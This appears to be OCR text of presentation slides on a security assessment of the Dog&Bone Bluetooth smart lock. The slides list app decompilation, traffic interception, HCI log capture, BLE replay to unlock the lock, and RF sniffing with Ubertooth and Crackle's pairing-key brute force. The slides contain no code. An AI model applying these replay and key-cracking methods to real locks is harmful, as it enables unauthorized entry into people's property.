
Dog&Bone App analysis – JD-GUI




Dog&Bone App analysis --MitMProxy



Dog&Bone App analysis --MitMProxy



Dog&Bone App analysis --MitMProxy




Bluetooth HCI logs capture


Android version >= 4.4 needed

Auto save to btsnoop_hci.log file

Can be opened with Wireshark to dissect later




Dog&Bone App analysis – btsnoop_hci.log



BTIE-Assessment (BLESuite)

- BTLE Rapid assessment tool based on Python. released by NCCGroup (github.com/nccgroup)
- Enables GATT communication between a host machine and a BLE peripheral.
- Provide service discovery; UUID read/write and Command line interface
- “BLE-Replay” built upon the BLESuite library. For recording, modifying, replaying, and fuzzing writes BTLE devices



DEMO – Unlock with BLE-Replay

Attack RF layer

RF Passive Attack

BTLE –Sniffing (Ubertooth)

- http://greatscottgadgets.com/ubertoothone
- Open source Bluetooth development platform
- Designed and released by Michael Ossmann
- Act as real-time 2.4ghz spectrum analyzer. And sniffing the Bluetooth packets

BTLE –Sniffing (CrackLE)

- Released by Mike Ryan (github.com/mikeryan/crackle)

. Crackle exploits a flaw in the pairing process (BTLE 4.1). And Brute force the Temporary Key (Pairing key).

